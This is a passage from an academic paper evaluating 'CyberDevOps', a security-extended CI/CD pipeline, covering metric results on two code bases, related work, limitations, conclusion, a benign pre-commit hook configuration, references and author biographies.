
Another interesting consideration is that P1's code quality improvement moving from DevOps to CyberDevOps has been faster than code quality degradation when moving back from CyberDevOps to DevOps. Furthermore, it seems like some big issues solved during a short period of CyberDevOps pipeline did not come back and this might be explained with some cognitive bias due to lessons learned by developers which tend not to commit the same mistakes.

By looking at SQALE index trends, from Fig. 14, we can note, as expected, a similar behavior to code smells. It is therefore clear the effectiveness of a DevSecOps/ CyberDevOps pipeline rather than a DevOps one since the effort required to fix bugs and code smells for P1 decreases and from a starting point of about 1000 dropped to a minimum of 600 to then stabilize to 750. The very opposite behavior happened to P2, where SQALE index started from a similar value of P1 (i.e., 1300) and reaches a maximum of over 1500, meaning that the effort required to fix bugs and code smells for P1 became the half of P2 in few months.

The last part of the security analysis is done by comparing P1 and P2 over vulnerabilities, security rating, and reliability rating. From Fig. 15, it is possible to see that in P1 the security rating holds over the entire year to a bad level (4.0), except when activating the CyberDevOps pipeline at  $t_0$  where it drops rapidly to 1.0 (we recall, the lower the better). It keeps such a rating until  $t_1$  and raises back to 4.0 with a similar speed to that of the drop.

This result may be explained better by observing Fig. 16 which indicates the number of vulnerabilities in the code. Specifically, during  $T_{-1}$ , we have two vulnerabilities that we fixed once activated CyberDevOps, but we reintroduced a new single vulnerability at  $t_1$ . Thus, despite the code having only one vulnerability hereafter rather than two, the severity of the vulnerability brings back the security rating to a bad level (i.e., 4.0). This is a good indication that gainsay the results obtained before, thus while in terms of code quality switching from DevOps to CyberDevOps and then back to DevOps brought us an overall benefit, in terms of security we immediately see the issues when switching back from CyberDevOps to DevOps.


The only area where we experienced a benefit of CyberDevOps over DevSecOps is the vulnerability field. Specifically, by looking at Fig. 16a, it is possible to see that at  $t_0$  the vulnerabilities drop from 2 to 0 to then get back to 1. It is important to note that one




**Fig. 15** Security and reliability rating trend of P1 and P2

of the two identified vulnerabilities was about an implicit dependency, that in fact the DevSecOps pipeline did not detect and identified only a single vulnerability.

By observing instead the vulnerability trend of P2, we can see that it does not change at all. Therefore, we may summarize that P1 over time has increased both code quality



**Fig. 16** Vulnerabilities trend of P1 and P2



**Fig. 17** Comment lines and density of P1

and security, while P2 has only decreased the code quality without altering the initial bad security posture. Furthermore, we could experience a concrete benefit of the DSCA module of CyberDevOps in code quality and security as we could detect a vulnerability that was not detectable by a standard SCA.

As a last analysis, we show in Fig. 17 an interesting trend on lines of comment in the code of P1. Despite this cannot be considered a proper reliable code quality metric, it may help to understand how developers are more prone to write clean code and remove unused parts. In literature, it has been indeed evaluated as writing a clean code helps to reduce technical debt density (Digkas et al., 2020). The results we obtained confirm such a statement. In fact, we can observe from Fig. 17a as the number of comment lines follows the same trend as bugs, code smells, and open issues, dropping from 1100 to 500 at  $t_0$  and increasing again from  $t_1$  stabilizing at almost the starting point i.e., 950. It must be considered anyway, that the base code over time increased; indeed, we recall Fig. 10a where we can see that the lines of code at the end of the observation period of Q4 are almost double compared to the interval  $T_{-1}$ . Thus, we can state that the lines of comments are almost the half. This can be backed up also by paying attention to Fig. 17b, where we can see that the comment lines density at  $t_0$  drops from 9 to 4 and then starts to increase stabilizing on 5.5, i.e., almost the half of the starting point. Such result may indicate as the overall code quality increased and did not get back to the starting point even after switching back to the DevOps pipeline.

To summarize, we may conclude that the impact of moving from DevOps to CyberDevOps improved significantly the code quality in a few days, while moving back to a DevOps pipeline showed as the code quality progressively degrades, but does not get back to the starting point. Conversely, in terms of security, we observed a similar improvement when switching from DevOps to CyberDevOps, but we observed a worse degradation when switching back again to DevOps. The result over the entire year seems to validate effectively the overall benefit that CyberDevOps brought in terms of both code quality and security. Specifically, they show that CyberDevOps helps to fix up to 100% of known bugs and vulnerabilities.

As expected, in terms of code quality and security, CyberDevOps outperforms DevOps in a significant manner. The performance of DevSecOps compared to CyberDevOps is

quite close since the latter does not bring a contribution in the SAST area that is where the code quality and security is affected most. However, among the third-party libraries dependency, the DSCA module of CyberDevOps is able to identify vulnerabilities that the DevSecOps pipeline could not.

## 7 Related work

Security of a SDLC pipeline is a well-known problem in the area of DevOps, where a lot of efforts have been devoted to the identification of security practices (Rajapakse et al., 2022; Mohan & Othmane, 2016). Recently Sojan et al. (2021) proposed a monitoring solution for DevSecOps since they observed a lack of automatic monitoring solution for both infrastructure and applications. Our work extends this paper by improving the SCA module and by adding vulnerability assessment and compliance within monitoring.

Ibrahim et al. (2022) proposed instead a security model for infrastructure as code over the cloud. The authors tested their module in order to measure time efficiency according to some DevSecOps metrics and open future directions. Although several metrics have been proposed, in our work, we propose a practical analysis on real code bases of a company development environment by assessing how the code base quality improves when moving from DevOps to a CyberDevOps pipeline and vice versa using code quality and security metrics.

A recent work proposed by Leppänen et al. (2022) assessed the main open challenges through the BSIMM maturity model (Synopsys Software, 2021). The authors show that DevOps security research, conversely to our work, is focusing mostly on deployment phase and technical aspects of software security rather than novel pipeline steps. They also present some lack for specific BSIMM Top 10 activities such as SE1.2 (“ensure host and network security basics are in place”), SR1.3 (“translate compliance constraints to requirements”), and CR1.4 (“use automated tools”) stating the importance of automatizing operations while ensuring compliance with security standards and taking into account the potential issues deriving from infrastructure vulnerabilities beyond the software code.

A relevant study has been carried on by Desai and Nisha (2021) where the authors analyze best practices to ensure security in DevOps through case studies. As an outcome, they show the importance of preventive measures, which involves securing the entire infrastructure rather than just the code to reduce the chances of security being compromised. Although the study provides good best practices, it does not propose solutions to achieve such goals.

A prominent work about DevOps and security compliance have been proposed by Farroha and Farroha (2014) where the authors propose a framework that focuses on ensuring the continuity of strategic posturing while allowing flexibility to tactical enhancements to meet emerging demands. This work describes some important issues that should be considered when adopting DevOps and remarks also the need to ensure that security and compliance are not compromised in such a development model. Conversely to them, we propose a further step in the pipeline that can automatically check compliance with desired security standards and ensure that the infrastructure satisfies necessary controls.

Among some older, but relevant work, Cash et al. (2016) proposed a study where they show the security issues in a cloud environment with a focus on a DevOps pipeline. The authors state a necessity for integrating into a SecDevOps model security scanners and configuration automation; however, they only provide an evaluation of an IBM Cloud OpenStack



environment without properly proposing a pipeline step to manage those actions like we proposed in CyberDevOps.

Rahman and Williams (2016) proposed an analysis where they discuss how DevOps activities might impact security. From their analysis, it emerged as DevOps processes tend to push organizations to overlook security tests leading to deploying vulnerable software. They analyzed how some automation activities such as monitoring, deployment, and testing may positively contribute to the security of the software. They also show that selecting wrong automated tools may negatively affect security of the software. However, they did not propose a general method to automatize the processes as we did within the CyberDevOps pipeline step 3 (DSCA) and 8 (vulnerability scanning and compliance).

Bass et al. (2015) analyzed the vulnerabilities of a deployment pipeline by describing three scenarios to subvert a deployment pipeline that range from deploying an invalid image to having an unprotected production environment. The authors also classify components involved in a deployment pipeline as trustworthy and untrustworthy, but conversely to our study they did not address not reliable SCA due to implicit third-party libraries.

Regarding software security tools, a recent survey has been proposed by Dimov and Dimitrov (2021). Among vulnerability scanning, Ecik provides an interesting comparison analysis between active vulnerability scanning and passive vulnerability scanning through empirical tests (Ecik, 2021). Their results show that passive vulnerability scanning can result more accurate and considerably shorter compared to active scanners. This result encourage us to combine multiple vulnerability scanners with an OSINT-based engine.

In the area of software composition analysis, a relevant paper has been recently proposed by Imtiaz et al. (2021). The authors study the differences of vulnerability detection capabilities of different SCA tools, reporting how they differ mainly due to the underlying vulnerability database engine. Conversely to them, we extend the capabilities of an SCA engine to detect also implicit dependencies.

Another interesting contribution has been provided by Foo et al. (2019) where the authors developed a modular means of combining call graphs derived from both static and dynamic analysis to improve the performance of false-positive elimination. However, they stated that a limitation of their approach is that vulnerable methods called only within third-party code will be missed. Conversely, our DSCA approach is not focused on reducing false positive, but is able to detect vulnerable third-party components.

## 8 Discussion and limitations

Although CyberDevOps presented promising results, there are some limitations that we must consider. Specifically, when dealing with compliance and standards, not all security controls can be checked in an automatic manner, as we discussed in Section 4. In particular, by looking at the percentage of automatable controls, it results that ISO 27001 and SOC2 present respectively only 12% and 30% of verifiable controls (see Tables 1 and 2). Such percentage increases with CIS Benchmark that presents 81% of verifiable controls (Table 5); therefore, we believe it should be always considered at this stage to maximize the effectiveness of the compliance manager.

Regarding instead the vulnerability assessment, the solution we proposed aimed to reduce false-positive rate by integrating different approaches, including the novel Conio OSINT-VA. However, the latter in the current form presents some limitations, for instance, checking all binaries on deployed machines is a time-consuming task that should be

engineered and optimized. Furthermore, the true-/false-positive rate has not been evaluated and will be conducted in a dedicated future study.

## 9 Conclusion and future work

In this paper, we proposed CyberDevOps, a novel architecture that extends a DevSecOps pipeline by including cybersecurity tools. Specifically, we revised the software composition analysis step with a solution to face implicit dependencies and we proposed a further pipeline step that includes three different types of vulnerability assessment tools and a compliance manager handled by a security orchestrator. We proposed an implementation of CyberDevOps with the vulnerability assessment and compliance step implemented with a series of commercial, open-source, and proprietary tools. Through an experimental evaluation, we first showed the limit of traditional SCA when dealing with non-deterministic environments; thus, we showed our deterministic SCA approach to cope with such issues. Then, we showed the effectiveness in terms of security of CyberDevOps compared to a traditional DevSecOps pipeline through a Python web application and an attack vector based on a non-explicit dependency.

The results showed that our deterministic SCA was able to detect implicit dependencies, conversely to a traditional SCA. Furthermore, we showed that CyberDevOps, thanks to our further vulnerability assessment and compliance step, has been able to identify issues with the web app under test that made it vulnerable, while the traditional DevSecOps did not detect any defects. Finally, we analyzed the code quality and security over time on two Conio code bases and we showed how moving to CyberDevOps from a DevOps pipeline improved rapidly both code quality and security. Specifically, it helped to fix up to 100% of known bugs and vulnerabilities while improving the code quality by about 50%. Besides, we could observe that even getting back to a DevOps pipeline the quality remained higher than before the first switch, while security severely decreased. Such analysis showed also that CyberDevOps could detect a vulnerability due to an external library that a standard DevSecOps could not detect.

As future work, we aim to provide a more comprehensive pipeline including IAST and RASP. More in details, we aim to revise the RASP step to make it able to detect anomalies by combining to a RASP tool the machine learning-based anomaly detection capabilities of Nirvana (Ciccotelli et al., 2015) and NiTrec (Baldoni et al., 2014). Furthermore, we aim to improve, engineer, and evaluate the Conio OSINT-VA module and make it publicly available on open-source.

## Appendix: Lightning the DevOps pipeline

This appendix shows how we speed up the CI/CD process, either with DevOps or CyberDevOps, by detecting and addressing issues before running the pipeline. The goal is to solve problems at development time, in order to lighten the pipeline execution and avoid wasting time and computing resources. As a general practice, the sooner a defect is detected and fixed, the better it is. Furthermore, we practically observed that discovering issues at development time improves the developers' code quality and security awareness; therefore, the entire CI/CD process can speed up.

Usually, pipelines run in a dedicated environment shared by developers. In Conio, we juxtapose a shorter pipeline also in developer local environments.

Specifically, each local environment is set to execute preliminary static checks and dynamic tests through Git Hooks (Hudson, 2012). Specifically, we run the following controls on *pre-commit* and *pre-push* hooks:

- *Pre-commit\**: this hook triggers the execution of SCA, SAST, and unit test steps. Furthermore, we include linters and autoformatters that are not part of a common CI/CD pipeline, but they are good for the health of the code base in terms of both security and cleanness. This step is relatively fast to run and can detect preliminary security, quality, and functional problems;
- *Pre-push*: this hook triggers all the steps of *pre-commit* adding some more computationally expensive steps such as the integration test step. We can afford to use some more time since *push* are less frequent of *commit*.

Following, an example of the preliminary tests set on the local environment:

```
- id: SCA - Pipenv check stages: [commit, push] language:
  system entry: pipenv check types: [python]
- id: SAST - bandit stages: [commit, push] language: system
  entry: pipenv run bandit types: [python]
- id: Unit tests stages: [commit, push] language: system
  entry: pipenv run pytest unit
- id: Integration tests stages: [push] language: system
  entry: pipenv run pytest integration
```

**Author contribution** The contribution of the authors is described as follows: Federico Lombardi — research, concept, methodology, implementation, paper writing. Alberto Fanton — methodology, implementation, evaluation, paper writing support.

**Data availability** The datasets generated during the current study are available in the CDO DATASET repository of the author Lombardi (2022).

#### Declarations

There are no ethical issues with the contribution provided in this work. The code prototype will be publicly released to the official Conio git repository (Conio Inc., 2018). The authors give their consent for publication in this journal.

**Conflict of interest** The authors declare no competing interests.

## References

AICPA. (1997). System and Organization Controls: SOC Suite of Services. <https://us.aicpa.org/interestareas/frc/assuranceadvisoryservices/sorhome>

- Aniello, L., Baldoni, R., & Lombardi, F. (2016). A blockchain-based solution for enabling log-based resolution of disputes in multi-party transactions. In *International Conference in Software Engineering for Defence Applications* (pp. 53–58). Springer.
- Aqua Security. (2019). Trivy. <https://github.com/aquasecurity/trivy>
- Aqua Security. (2021). Shift left DevOps. <https://www.aquasec.com/cloud-native-academy/devsecops/shift-left-devops/>
- Artifex. (1998). Ghostscript. <https://www.ghostscript.com/>
- Atlassian. (2020). Atlassian survey 2020 - DevOps trends. <https://www.atlassian.com/whitepapers/devops-survey-2020>
- AWS Labs. (2016). git-secrets. <https://github.com/aws-labs/git-secrets>
- Baldoni, R., Cerocchi, A., Ciccotelli, C., Donno, A., Lombardi, F., & Montanari, L. (2014). Towards a non-intrusive recognition of anomalous system behavior in data centers. In: *International Conference on Computer Safety, Reliability, and Security* (pp. 350–359). Springer.
- Bass, L., Holz, R., Rimba, P., Tran, A. B., & Zhu, L. (2015). Securing a deployment pipeline. In *2015 IEEE/ACM 3rd International Workshop on Release Engineering* (pp. 4–7). IEEE.
- Bird, J. (2016). *DevOpsSec: Delivering secure software through continuous delivery*. O'Reilly Media.
- Bosch, J. (2014). Continuous software engineering: An introduction. *Continuous Software Engineering* (pp. 3–13). Springer.
- Carter, K. (2017). Francois Raynaud on DevSecOps. *IEEE Software*, 34(5), 93–96.
- Casey, K. (2018). *How to build a strong DevSecOps culture: 5 tips*. The Enterprisers Project. <https://enterpriseproject.com/article/2018/6/how-build-strong-devsecops-culture-5-tips>
- Cash, S., Jain, V., Jiang, L., Karve, A., Kidambi, J., Lyons, M., Mathews, T., Mullen, S., Mulsow, M., & Patel, N. (2016). Managed infrastructure with IBM Cloud OpenStack Services. *IBM Journal of Research and Development*, 60(2–3), 6–1.
- Center for Internet Security. (2017). CIS Oracle Linux 6 Benchmark. [https://www.cisecurity.org/wp-content/uploads/2017/04/CIS\\_Oracle\\_Linux\\_6\\_Benchmark\\_v1.0.0.pdf](https://www.cisecurity.org/wp-content/uploads/2017/04/CIS_Oracle_Linux_6_Benchmark_v1.0.0.pdf)
- Chaillan, N., & Yasar, H. (2019). Waterfall to DevSecOps in DoD. Technical report, Carnegie Mellon University Software Engineering Institute Air Force.
- Chen, L. (2015). Continuous delivery: Huge benefits, but challenges too. *IEEE Software*, 32(2), 50–54.
- Chickowski, E. (2018). Seven winning DevSecOps metrics security should track. Bitdefender. <https://businessinsights.bitdefender.com/seven-winning-devsecops-metrics-security-should-track>
- Ciccotelli, C., Aniello, L., Lombardi, F., Montanari, L., Querzoni, L., & Baldoni, R. (2015). Nirvana: A non-intrusive black-box monitoring framework for rack-level fault detection. In: *2015 IEEE 21st Pacific Rim International Symposium on Dependable Computing (PRDC)* (pp. 11–20). IEEE.
- Collins, R. (2017). PEP 508 – Dependency specification for Python Software Packages. <https://www.python.org/dev/peps/pep-0508/>
- Conio Inc. (2018). Conio git Repository. <https://github.com/Conio>
- Crouch, A. (2018). *DevSecOps: Incorporate security into DevOps to reduce software risk*. Birmingham: Pack Publishing. <https://www.agileconnection.com/article/devsecops-incorporate-security-devops-reduce-software-risk>
- Desai, R., & Nisha, T. (2021). Best practices for ensuring security in devops: A case study approach. *Journal of Physics: Conference Series*, 1964, 042045.
- Digkas, G., Chatzigeorgiou, A. N., Ampatzoglou, A., & Avgeriou, P. C. (2020). Can clean new code reduce technical debt density. *IEEE Transactions on Software Engineering*.
- Dimov, A., & Dimitrov, V. (2021). Classification of software security tools, In: *Information Systems and Grid Technologies*.
- Ecik, H. (2021). Comparison of active vulnerability scanning vs. passive vulnerability detection. In *2021 International Conference on Information Security and Cryptology (ISCTURKEY)* (pp. 87–92). Turkey: ISC. <https://doi.org/10.1109/ISCTURKEY53027.2021.9654331>
- Falcon. (2023). Spotlight. <https://cloudprotectionworks.com/datasheets/FalconSpotlightDatasheetv2.pdf>
- Fanton, A. (2022). Vulnerable pillow wrapper. <https://pypi.org/project/vuln-pillow-wrapper/>
- Farroha, B. S., & Farroha, D. L. (2014). A framework for managing mission needs, compliance, and trust in the DevOps environment. In *2014 IEEE Military Communications Conference* (pp. 288–293). IEEE. <https://doi.org/10.1109/MILCOM.2014.54>
- Fitzgerald, B., & Stol, K. -J. (2017). Continuous software engineering: A roadmap and agenda. *Journal of Systems and Software*, 123, 176–189.
- Foo, D., Yeo, J., Xiao, H., & Sharma, A. (2019). The dynamics of software composition analysis. arXiv preprint [arXiv:1909.00973](https://arxiv.org/abs/1909.00973)
- Fredrik, L., & Clark, A. (2016). Pillow. <https://python-pillow.org/>
- GhostScript. (1998). Doc. <https://www.ghostscript.com/doc/current/History9>

- Google. (2004). Virus Total. <https://www.virustotal.com/>
- Greenbone. (2006). OpenVAS. <https://www.openvas.org/>
- Hejase, H. J., Fayyad-Kazan, H. F., & Moukadem, I. (2020). Advanced persistent threats (APT): An awareness review. *J. Econ. Econ. Educ. Res.*, 21, 1–8.
- Hsu, T. (2018). Hands-on security in DevOps: ensure continuous security, deployment, and delivery with DevSecOps. Packt Publishing.
- Hudson, M. (2012). Git Hooks. <https://githooks.com/>
- Humphrey, A. (2018). Diving into DevSecOps: Measuring effectiveness and success. Armor. <https://www.armor.com/blog/diving-devsecops-measuring-effectiveness-success/>
- Hutchins, E. M., Cloppert, M. J., Amin, R. M., et al. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1), 80.
- Ibrahim, A., Yousef, A. H., & Medhat, W. (2022). DevSecOps: A security model for infrastructure as code over the cloud. In *2022 2nd International Mobile, Intelligent, and Ubiquitous Computing Conference (MIUCC)* (pp. 284–288). MIUCC. <https://doi.org/10.1109/MIUCC55081.2022.9781709>
- Intiaz, N., Thorn, S., & Williams, L. (2021). A comparative study of vulnerability reporting by software composition analysis tools. In *Proceedings of the 15th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM)* (pp. 1–11). ACM.
- ISO/IEC (2017) ISO/IEC 27001 Information Security Management. <https://www.iso.org/isoiec-27001-information-security.html>
- Jerbi, A. (2018). KPIs for managing and optimizing DevSecOps success. InfoWorld. <https://www.infoworld.com/article/3237046/kpis-for-managing-and-optimizing-devsecops-success.html>
- José, F. (2018). Effective DevSecOps. <https://medium.com/@fabiojose/effective-devsecops-f22dd023c5cd>
- Kawaguchi, K. (2015). Jenkins. <https://www.jenkins.io/>
- Leite, L., Rocha, C., Kon, F., Milojevic, D., & Meirelles, P. (2019). A survey of DevOps concepts and challenges. *ACM Computing Surveys (CSUR)*, 52(6), 1–35.
- Leppänen, M., Mäkinen, S., Pagels, M., Eloranta, V.-P., Itkonen, J., Mäntylä, M. V., & Männistö, T. (2015). The highways and country roads to continuous deployment. *IEEE Software*, 32(2), 64–72.
- Leppänen, T., Honkaranta, A., & Costin, A. (2022). Trends for the DevOps security. A systematic literature review. In *International Symposium on Business Modeling and Software Design* (pp. 200–217). Springer.
- Letouzey, J. -L., & Coq, T. (2010). *The sqale models for assessing the quality of real time source code*. Toulouse: ERTSS 2010.
- Lombardi, F. (2022). CDO Dataset. [https://github.com/FLombardi-PhD/CDO\\_DATASET/](https://github.com/FLombardi-PhD/CDO_DATASET/)
- Lombardi, F., Muti, A., Aniello, L., Baldoni, R., Bonomi, S., & Querzoni, L. (2019). Pascal: An architecture for proactive auto-scaling of distributed services. *Future Generation Computer Systems*, 98, 342–361.
- Malware Tips. (2013). MalwareHub. <https://malwaretips.com/categories/malware-hub.103/>
- Martorella, C. (2015). theHarvester. <https://github.com/laramies/theHarvester>
- McCabe, T. (1976). A complexity measure. *IEEE transactions on software engineering*. *IEEE Transactions on software Engineering*, 2(4), 308–20.
- MITRE. (2018). CVE-2018-16509. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16509>
- MITRE. (2000). CVE Vulnerability Database. <https://www.cve.org/>
- Mohan, V., & Othmane, L. B. (2016). SecDevOps: Is it a marketing buzzword? Mapping research on security in DevOps. In *2016 11th International Conference on Availability, Reliability and Security (ARES)* (pp. 542–547). IEEE.
- Nath, K., Dhar, S., & Basishtha, S. (2014). Web 1.0 to web 3.0-evolution of the web and its various challenges. In *2014 International Conference on Reliability Optimization and Information Technology (ICROIT)* (pp. 86–89). IEEE.
- NIST. (1999). National Institute of Standards and Technology. <https://www.nist.gov/>
- Offsec Services Ltd. (2009). ExploitDB. <https://www.exploit-db.com/>
- OWASP. (2016). OWASP Zed Attack Proxy (ZAP). <https://www.zaproxy.org/>
- OWASP. (2020a). OWASP Dependency Check. <https://owasp.org/www-project-dependency-check/>
- OWASP. (2020b). OWASP ModSecurity Core Rule Set. <https://owasp.org/www-project-modsecurity-core-rule-set/>
- Paule, C. (2018). Securing DevOps: Detection of vulnerabilities in CD pipelines.
- PCI Security Standard Council. (2006). Payment Card Industry Data Security Standard. <https://www.pcisecuritystandards.org>
- PortSwigger (2003). Burp Suite. <https://portswigger.net/burp>
- Prates, L., Faustino, J., Silva, M., & Pereira, R. (2019). DevSecOps metrics. In *EuroSymposium on Systems Analysis and Design* (pp. 77–90). Springer.

- PuppetLabs. (2014). State of DevOps report. technical report 2014.
- PuppetLabs. (2019). State of DevOps report. technical report 2019.
- PyCQA. (2018). Bandit. <https://github.com/PyCQA/bandit>
- Pyup. (2017). Safety. <https://pyup.io/safety/>
- Rahman, A. A. U., & Williams, L. (2016). Software security in DevOps: Synthesizing practitioners' perceptions and practices. In *2016 IEEE/ACM International Workshop on Continuous Software Evolution and Delivery (CSED)* (pp. 70–76). IEEE.
- Rajapakse, R. N., Zahedi, M., Babar, M. A., & Shen, H. (2022). Challenges and solutions when adopting devsecops: A systematic review. *Information and Software Technology, 141*, 106700.
- Rapid7. (2003). Metasploit Framework. <https://www.metasploit.com/>
- Raynaud, F. (2017). DevSecOps whitepaper. DevSecCon. <https://www.devseccon.com/pf/london-2017/>
- Reitz, K. (2020). Pipenv. <https://pipenv.pypa.io/>
- Sallin, M., Kropp, M., Anslow, C., Quilty, J. W., & Meier, A. (2021). Measuring software delivery performance using the four key metrics of DevOps. In *International Conference on Agile Software Development* (pp. 103–119). Cham: Springer.
- Schermann, G., Cito, J., Leitner, P., Zdun, U., & Gall, H. (2016). *An empirical study on principles and practices of continuous delivery and deployment*. PeerJ Preprints: Technical report.
- Shahin, M., Babar, M. A., & Zhu, L. (2017). Continuous integration, delivery and deployment: A systematic review on approaches, tools, challenges and practices. *IEEE Access, 5*, 3909–3943.
- Shahin, M., Zahedi, M., Babar, M. A., & Zhu, L. (2019). An empirical study of architecting for continuous delivery and deployment. *Empirical Software Engineering, 24*(3), 1061–1108.
- Shodan. (2013). Shodan Search Engine. <https://www.shodan.io/>
- SM7 Software. (2013). Spiderfoot. <https://www.spiderfoot.net/>
- Sojan, A., Rajan, R., & Kuvaja, P. (2021). Monitoring solution for cloud-native DevSecOps. In: *2021 IEEE 6th International Conference on Smart Cloud (SmartCloud)*, pp. 125–131. <https://doi.org/10.1109/SmartCloud52277.2021.00029>
- SonarSource S. A. (2013). Sonarqube. <https://www.sonarqube.org/>
- SonarSource S. A. (2018). Metrics Definition. <https://docs.sonarqube.org/latest/user-guide/metric-definitions/>
- Stahl, D., Martensson, T., & Bosch, J. (2017). Continuous practices and DevOps: Beyond the buzz, what does it all mean? In *2017 43rd Euromicro Conference on Software Engineering and Advanced Applications (SEAA)* (pp. 440–448). IEEE.
- Synopsys Software. (2021). BSIMM12, 2021 Insights Trends Report. <https://www.bsimm.com/>
- Sysdig. (2015). Sysdig Secure. <https://sysdig.com/products/secure/>
- TheHive Project. (2020). Cortex. <https://github.com/TheHive-Project/Cortex>
- Tiangolo. (2019). FastAPI. <https://fastapi.tiangolo.com/>
- Vijayan, J. (2019). *6 DevSecOps best practices: Automate early and often*. TechBeacon. <https://techbeacon.com/security/6-devsecops-best-practices-automate-early-often>
- Wazuh. (2008). The Open Source Security Platform. <https://wazuh.com/>
- Wazuh. (2019). Defining an alert level threshold. <https://documentation.wazuh.com/current/user-manual/manager/alert-threshold.html>
- Woodward, S. (2018). DevSecOps metrics approaches in 2018. Cloud Perspectives. <https://www.brighttalk.com/webcast/499/333412>
- Zahedi, M., Rajapakse, R. N., & Babar, M. A. (2020). Mining questions asked about continuous software engineering: A case study of stack overflow. In *Proceedings of the Evaluation and Assessment in Software Engineering* (pp. 41–50). Association for Computing Machinery.

Publisher's Note Springer Nature remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

Springer Nature or its licensor (e.g. a society or other partner) holds exclusive rights to this article under a publishing agreement with the author(s) or other rightsholder(s); author self-archiving of the accepted

manuscript version of this article is solely governed by the terms of such publishing agreement and applicable law.



**Federico Lombardi** is a former lecturer in cybersecurity at University of Southampton where he holds the Chairs of Ethical Hacking and Secure Coding and currently he is chief information security officer and head of research at Conio Inc. He obtained the PhD in engineering in computer science from Sapienza University of Rome and his research mainly copes with security and scalability of blockchain and distributed systems. He has been researcher and coordinator of national and European projects, he is author of several articles on international journals and conferences, and he is topic editor of a special issue of a relevant computer science journal.



**Alberto Fanton** is a BSc candidate of engineering of computing system at Politecnico di Milano. He works as backend developer at Conio Inc, focusing mainly on distributed microservices. He is a former software engineer for a computer vision company where he researched and developed machine learning models. His work focuses on backend secure software development with a strong interest in security, clean code practices, functional programming, and agile methodologies.